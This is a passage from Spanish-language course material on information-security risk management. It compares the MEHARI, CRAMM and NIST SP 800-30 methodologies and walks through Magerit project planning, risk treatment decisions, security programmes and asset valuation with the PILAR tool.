


Figura 6. Fases Mehari. Fuente: PECB, 2015.

De acuerdo con el trabajo de Pascua (2021), se identifican las siguientes ventajas asociadas a esta metodología:

- «- Método de evaluación y gestión de riesgos de la información gratuito y de código abierto desde 2007.
- Usa un modelo de análisis de riesgos cualitativo y cuantitativo, basado en los tres principios básicos de la seguridad.
- Alineado con los preceptos de la ISO/IEC 27005:2018».

Por el contrario, las desventajas principales (Pascua, 2021) tienen que ver con:

- «- La estructura del proceso difiere enormemente respecto de otras metodologías, lo que puede hacer más difícil su aplicación.
- La recomendación de controles y la estimación del impacto están asociados a la parte de gestión, no de análisis de riesgos [Abril et al., 2013; Mogollón, 2015].
- La mayoría de documentación guía se encuentra en francés».

CRAMM

La Central Communication and Telecommunication Agency (CCTA) desarrolló la metodología CCTA Risk Analysis and Management Method (CRAMM). Tiene en cuenta tanto el **análisis cuantitativo como cualitativo**, de acuerdo con la norma ISO/IEC 27001, con el objetivo de asegurar la **disponibilidad, confidencialidad e integridad de un sistema de información**. En línea con otros métodos, el método incluye conceptos como activos, vulnerabilidades, amenazas, impacto, riesgo, salvaguardas o monitorización de las medidas adoptadas.




Figura 7. Fases de la metodología CRAMM. Fuente: Yevseiev, 2019.

De acuerdo con el trabajo de Pascua (2021), se identifican las siguientes ventajas asociadas a esta metodología:

- «- Enfoque estructurado y completo para el análisis y la gestión de riesgos, alineado con las normas ISO.
- Permite una identificación adecuada de los activos y su nivel de exposición. Además, permite caracterizar el funcionamiento del sistema.
- Posibilidad de realizar revisiones completas y revisiones rápidas, permitiendo también revisiones de alto nivel.
- Actualización periódica de una amplia base de datos jerárquica de contramedidas, que abarca también áreas no técnicas, priorización relativa de las contramedidas, incluidos los criterios de eficacia y los costes de aplicación.

- Coherencia resultante de soluciones similares para perfiles de riesgo similares».

Por el contrario, las principales desventajas (Pascua, 2021) son:

- «- Debe ser aplicado por personal cualificado y experimentado
- Las revisiones completas requieren mucho tiempo.
- Algunos resultados pueden perder valor por posibles demoras entre las fases de análisis y aplicación.
- Las herramientas CRAMM Expert y CRAMM Express son de pago».

NIST SP 800-30

NIST SP 800-30 es otra metodología desarrollada por el National Institute of Standards and Technology (NIST) para llevar a cabo un análisis y gestión del riesgo de los sistemas de información de una organización.

Las ventajas asociadas a esta metodología, de acuerdo con el trabajo de Pascua (2021), son:

- «- La NIST SP 800-30 fue una de las primeras normas de evaluación de riesgos, y la mayoría de las demás normas están influidas por ella
- La identificación de los datos críticos y su sensibilidad es similar a la recopilación de información y al establecimiento del contexto en el marco de Octave
- Permite mapear las vulnerabilidades ya que señala las vulnerabilidades en cada uno de los límites definidos del sistema».

Por el contrario, las principales desventajas (Pascua, 2021) son:

- «- No puede utilizarse para la evaluación de riesgos de la organización.
- No identifica los activos. Como tal, solo se centra en una infraestructura específica y sus límites a la vez.
- El objetivo es realizar un análisis de riesgo técnico de la infraestructura central de TI, se trata de una metodología muy prescriptiva».

Comparación de metodologías

En la Tabla 1 se evidencian las características y elementos propios de cada metodología, los cuales han sido expuestos de acuerdo con el trabajo de Pascua (2021).

Accede a la Tabla 1 a través de este enlace.

3.3. Planificación de un proyecto de análisis de riesgos

Se recomienda la visualización de la clase magistral *Proyectos de análisis y gestión de riesgos*, para saber cómo planificar un proyecto de este tipo.



Accede al vídeo

La aplicación de la metodología Magerit es un proceso que se enmarca en un proyecto que consta de las siguientes etapas y actividades:




Figura 8. Fases de un proyecto de análisis de riesgos. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

Un proyecto de análisis de riesgos de un sistema se inicia en el **comité de dirección** de la organización, que es el que promueve el o los distintos proyectos por llevar a cabo y los coordina a través de un **comité de seguimiento** mediante la designación de un **director del equipo de proyecto**:




Figura 9. Participantes en un proyecto de análisis de riesgos. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

El flujo de información entre los distintos comités de dirección y seguimiento y el equipo de proyecto se inicia con la **presentación del análisis técnico** del sistema por parte del director del proyecto al comité de seguimiento, que, a su vez, realiza la evaluación de negocio que se presenta al comité de dirección, que es el que toma las decisiones finales en cuanto a cómo gestionar el riesgo del sistema, lo que resulta en el plan de seguridad:




Figura 10. Flujo de información en un proyecto de análisis de riesgos. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

El **promotor del comité de dirección** determina la **oportunidad** del proyecto y elabora un **informe preliminar** previo a la formación del comité de seguimiento, que, junto con el director del proyecto, determina el alcance de este:

- ▶ Objetivos.
- ▶ Dominio y límites.
- ▶ Entorno y restricciones.
- ▶ Dimensiones y coste.

El **director del proyecto** y su equipo planifican toda su realización:

- ▶ Plan de entrevistas por realizar.
- ▶ Participantes por entrevistar.
- ▶ Calendario.

El **lanzamiento del proyecto** se lleva a cabo por el equipo de proyecto y el comité director:

- ▶ Preparación de cuestionarios.
- ▶ Elaboración de criterios de valoración.
- ▶ Determinación de los recursos necesarios.
- ▶ Preocupación por la sensibilización.

3.4. Análisis de riesgos

Se identifican todos los activos implicados en el sistema por parte del equipo de proyecto y grupos de interlocutores, se establecen las dependencias entre ellos y se valora en una **escala de uno a diez** si es un **análisis cualitativo** o, mediante su valor en euros, **si es un análisis cuantitativo**, de lo que resulta como salida un **modelo de valor**. Se utilizan técnicas como diagramas de flujo de datos y de procesos.

Se identifican y valoran las **amenazas que el sistema puede sufrir** por parte del equipo de proyecto y grupos de interlocutores, utilizando la experiencia acumulada en la organización, descubriendo y caracterizando al adversario, árboles de ataque, etc., lo que resulta en un **informe** de amenazas.

Se identifican y se valora la **efectividad de las salvaguardas** que se aplican al sistema para mitigar el riesgo, por parte del equipo de proyecto y grupos de interlocutores, lo que resulta en una declaración de aplicabilidad, informe de evaluación de las salvaguardas e informes de insuficiencias. Se estiman el impacto y el riesgo potenciales y residuales por parte del equipo de proyecto y se interpretan los resultados, lo que da como resultado el estado del riesgo.

El esquema de la Figura 11 explica las relaciones entre los artefactos anteriormente expuestos que utiliza la metodología Magerit:




Figura 11. Relaciones entre los artefactos en la metodología Magerit. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

3.5. Gestión de riesgos

En esta etapa, se **abordan** los impactos y riesgos identificados en el proceso de análisis, ya sea **asumiéndolos** o **afrontándolos**. Para **hacer frente** a los riesgos **considerados inaceptables**, se elaborará un **plan de seguridad** para **remediar** la situación actual.

Un plan de seguridad se incorpora a un conjunto de programas de seguridad. Algunos programas serán **simples**, mientras que otros alcanzarán un nivel de complejidad y **costo suficiente** para que su **implementación sea un proyecto**. Todos los programas (y, en su caso, proyectos) son **planificados periódicamente** por el denominado «plan de seguridad», que dicta y organiza acciones para llevar la situación de riesgo a un punto de **riesgo aceptable** para la dirección. Este proceso se desarrolla a través de las siguientes actividades y tareas:

- ▶ Toma de decisiones.
- ▶ Plan de seguridad.
- ▶ Ejecución del plan.

Toma de decisiones

En esta actividad se traducen las conclusiones técnicas del proceso anterior en decisiones de actuación.

Calificación de los riesgos

Se tiene como resultado de la fase 2 el estado del riesgo del sistema. ¿Qué se puede hacer con él?

- ▶ **Evitarlo**: si se puede, es la solución ideal.
- ▶ **Reducirlo, mitigarlo**: impacto limitado.

- ▶ **Transferirlo:** se lo pasa a otra organización. Ya no es «nuestro problema».
- ▶ **Asumirlo, aceptarlo:** pasa a contabilizarse como gasto operacional.

La aceptación del riesgo es una opción honrada pero peligrosa. El análisis de la fase 2 dice cuál es su nivel de peligrosidad y esta decisión solo puede ser tomada por el comité de dirección, nunca puede ser una decisión técnica. Todas las decisiones son propuestas por el comité de seguimiento, oída la opinión del director del proyecto, y todas son adoptadas por el comité de dirección. Un riesgo se puede interpretar de diversas formas:

- ▶ Es inaceptable, en el sentido de que requiere atención urgente.
- ▶ Es grave, en el sentido de que requiere atención.
- ▶ Es apreciable, en el sentido de que pueda ser objeto de estudio para su tratamiento.
- ▶ Es asumible/tolerable, en el sentido de que no se van a tomar acciones para atajarlo.

Las preguntas que hay que hacerse antes de tomar una decisión son: ¿hay datos suficientes para tomar decisiones? ¿De qué margen de incertidumbre adolecen los datos? Los elementos que valorar para responderlas, por su parte, son:

- ▶ Gravedad del impacto y del riesgo.
- ▶ Obligaciones por ley, reglamentos sectoriales o contratos.
- ▶ Intangibles:
 - Imagen pública de cara a la sociedad.
 - Política interna.
 - Relaciones con los proveedores.
 - Relaciones con los usuarios.
 - Relaciones con otras organizaciones.
 - Nuevas oportunidades.
 - Acceso a sellos o calificaciones reconocidas de seguridad.




Figura 12. Estudio de los riesgos. Punto de decisión. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

La **gestión del riesgo** es un proceso recurrente que se puede organizar en microciclos o macrociclos en función de:

- ▶ Microciclos:
 - Hasta estado que se considera necesario.
 - Hasta satisfacer leyes, reglamentos, acuerdos, contratos, etc.
 - Hasta tener el certificado de acreditación correspondiente.
 - Mientras el coste compense el riesgo.
- ▶ Macrociclos:
 - De acuerdo con la política de certificación o acreditación.
 - Siguiendo incidentes propios y ajenos.
 - Siguiendo cambios en el alcance.

En la Figura 13, se observa un esquema que representa los ciclos que tienen lugar en la gestión de riesgos cuando se trata de la implantación de un sistema nuevo o tiene lugar un incidente o un cambio en el sistema.




Figura 13. Ciclos en la gestión de riesgos. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

Plan de seguridad

En esta actividad **se traducen las decisiones de actuación** en acciones concretas: proyectos de mejora de la seguridad planificados en el tiempo. Las tareas son:

- ▶ Programas de seguridad.
- ▶ Plan de ejecución.

Programas de seguridad

Básicamente, se llevan a cabo dos pasos:

1. Se tomarán en consideración todos los escenarios de impacto y riesgo que se consideren críticos o graves como resultado de la tarea anterior.
2. Se elaborará un conjunto de programas de seguridad que den respuesta a todos y cada uno de los escenarios anteriores, sabiendo que un mismo programa puede afrontar diferentes escenarios y que un escenario puede ser abordado por diferentes programas.

En última instancia, se trata de implantar o mejorar la implantación de una serie de **salvaguardas** que lleven impacto y riesgo a niveles residuales asumidos por la dirección. Este tratamiento de las salvaguardas se materializa en una serie de tareas que llevar a cabo.

Un programa de seguridad es una **agrupación de tareas**. La agrupación se realiza por **conveniencia**, bien porque se trata de tareas que en singular carecerían de eficacia, bien porque se trata de tareas con un objetivo común, bien porque se trata de tareas que competen a una única unidad de acción. Cada programa de seguridad debe detallar:

- ▶ Su objetivo genérico.
- ▶ Las salvaguardas concretas por implantar o mejorar, detallando sus objetivos de calidad, eficacia y eficiencia.
- ▶ La relación de escenarios de impacto o riesgo que afronta: activos afectados, tipos de activos, amenazas afrontadas, valoración de activos y amenazas y niveles de impacto y riesgo.
- ▶ La unidad responsable de su ejecución.
- ▶ Una estimación de costes, tanto económicos como de esfuerzo de realización, teniendo en cuenta:
 - Costes de adquisición (de productos), de contratación (de servicios) o de desarrollo (de soluciones llave en mano), por los que puede ser necesario evaluar diferentes alternativas.
 - Costes de implantación inicial y mantenimiento en el tiempo.
 - Costes de formación, tanto de los operadores como de los usuarios, según convenga al caso.
 - Costes de explotación.
 - Impacto en la productividad de la organización.
- ▶ Una relación de subtareas que afrontar, teniendo en cuenta:
 - Cambios en la normativa y desarrollo de procedimientos.
 - Solución técnica: programas, equipos, comunicaciones e instalaciones.
 - Plan de despliegue.

- Plan de formación.
- ▶ Una estimación del tiempo de ejecución desde su arranque hasta su puesta en operación.
- ▶ Una estimación del estado de riesgo (impacto y riesgo residual a su compleción).
- ▶ Un sistema de indicadores de eficacia y eficiencia que permitan conocer en cada momento la calidad del desempeño de la función de seguridad que se desea y su evolución temporal.

3.6. Herramienta PILAR

Se recomienda la visualización de la clase magistral *Herramienta PILAR* para ver un análisis y gestión de riesgos con la herramienta PILAR de la metodología Magerit.



Accede al vídeo

La herramienta PILAR maneja los mismos elementos o artefactos de seguridad asociados a la **metodología Magerit**:

- ▶ Activos que proteger.
- ▶ Amenazas sobre nuestros activos.
- ▶ Contramedidas o salvaguardas.
- ▶ Indicadores: impacto, riesgo.

Un esquema de análisis potencial de un sistema de información que relaciona estos elementos sería:




Figura 14. Análisis potencial. Fuente: adaptado de Ministerio de Hacienda y Administraciones Públicas, 2012.

Los pasos del proceso de análisis de riesgos por realizar con la herramienta PILAR conforme a la metodología Magerit son los representados en la Figura 15:

1	Identificación de activos
2	Establecimiento de dependencias entre activos
3	Valoración de los activos
4	Amenazas: identificación, clasificación y valoración
5	Impacto
6	Riesgo
7	Salvaguardas
8	Normativa y procedimientos de seguridad
9	Impacto y riesgos residuales

Figura 15. Pasos por realizar con la herramienta PILAR. Fuente: elaboración propia.

Identificación de activos

La primera tarea que hay que realizar es la definición de los **activos del sistema**. Son los recursos del sistema de información y telecomunicaciones, o relacionados con este, necesarios para que la **organización funcione correctamente** y alcance los objetivos propuestos por su dirección. Después de evaluar el riesgo real que corre el sistema de información, hay que tomar la decisión de **aplicar las salvaguardas que correspondan** para mitigar el riesgo producido por la frecuencia de las amenazas sobre los activos. Pueden ser de los tipos siguientes:

- ▶ Esenciales:
 - Servicios.
 - Datos/información.

- ▶ De ingeniería y aprovisionamiento:
 - Aplicaciones (*software*).
 - Equipos informáticos (*hardware*).
 - Redes de comunicaciones.
 - Soportes de información.
 - Equipamiento auxiliar.
 - Instalaciones (locales, etc.).
 - Personal.

Establecimiento de dependencias entre activos

Una vez definidos los activos, hay que establecer las **dependencias que entre ellos existen**.

En la Figura 16, se muestra un ejemplo de dependencia entre activos, por ejemplo, el activo «servicios» depende del activo «*software*» y del activo «equipamiento»:




Figura 16. Dependencias entre activos. Fuente: adaptado de Centro Criptológico Nacional, 2021.

Las dependencias crean la necesidad de proteger los activos inferiores para que cumplan su **misión** última: **acumulación de responsabilidad**. Las dependencias hacen a los activos superiores víctimas pasivas de los defectos de los inferiores: repercusión de consecuencias.

Valoración de los activos

La siguiente actividad que hay que realizar es la valoración de los activos teniendo en cuenta el **coste que supondría la ocurrencia de una amenaza**. Se valoran los activos en una **escala del uno al diez** si el análisis es cualitativo, o **mediante su valor en euros** si el análisis es cuantitativo:

- ▶ Valor de reposición.
- ▶ Valor de reconstrucción.
- ▶ Horas perdidas de trabajo.
- ▶ Lucro cesante.
- ▶ Daños y perjuicios.

Hay que tener en cuenta en la valoración los siguientes aspectos:

- ▶ Seguridad de las personas.
- ▶ Información de carácter personal.
- ▶ Obligaciones derivadas de la ley, del marco regulatorio, de contratos, etc.
- ▶ Capacidad para la persecución de delitos.
- ▶ Intereses comerciales y económicos.
- ▶ Pérdidas financieras.
- ▶ Interrupción del servicio.
- ▶ Orden público.
- ▶ Política corporativa.
- ▶ Otros valores intangibles.

Se valoran las siguientes dimensiones:

- ▶ **Disponibilidad.** ¿Qué importancia tendría que el activo no estuviera disponible?
- ▶ **Integridad.** ¿Qué importancia tendría que el activo fuera modificado fuera de control?
- ▶ **Confidencialidad.** ¿Qué importancia tendría que el activo fuera conocido por personas no autorizadas?
- ▶ **Autenticidad.** ¿Qué importancia tendría que quien accede al activo no sea realmente quién se cree?
- ▶ **Trazabilidad, imputabilidad (*accountability*).** ¿Qué importancia tendría que no quedara constancia del uso del activo?
- ▶ **Datos personales.** ¿Qué valor e importancia tienen los datos personales comprometidos?

Valor cualitativo (escala del uno al diez)

Valor	Criterio	
10 – muy alto	Daño muy grave	
8 – alto	Daño grave	Repercute en otros
5 – medio	Daño importante	Queda en casa
2 – bajo	Daño menor	
0 – despreciable	Daño irrelevante	

Figura 17. Valor cualitativo de las salvaguardas. Fuente: elaboración propia.

Valor cuantitativo (euros)

- ▶ $B1 = \text{beneficios}_1 - \text{gastos}_1 \rightarrow$ si no ocurre nada.
- ▶ $B2 = \text{beneficios}_2 - \text{gastos}_2 \rightarrow$ si se materializa la amenaza.
- ▶ $\text{Valor} = B1 - B2.$

Figura 18. Valor cuantitativo de las salvaguardas. Fuente: elaboración propia.

¿Qué activos se valoran?

Se puede valorar por dominios (por defecto en PILAR) o por activos, si se han establecido dependencias.

Por **dominios**, se hace una valoración **rápida y aproximada**, común para todos los activos en el dominio. Es más rápida que la valoración por dependencias. Usando este método, todos los activos en el dominio reciben los mismos valores.

El valor del sistema de información se establece por dominios. La valoración la imponen los **activos esenciales** (información y servicios) y se la traslada al dominio que los acoge y a los dominios a los que se asocian. La herramienta presenta unos

criterios de valoración que ayudan a valorar cada dimensión de forma escalonada del uno a diez.

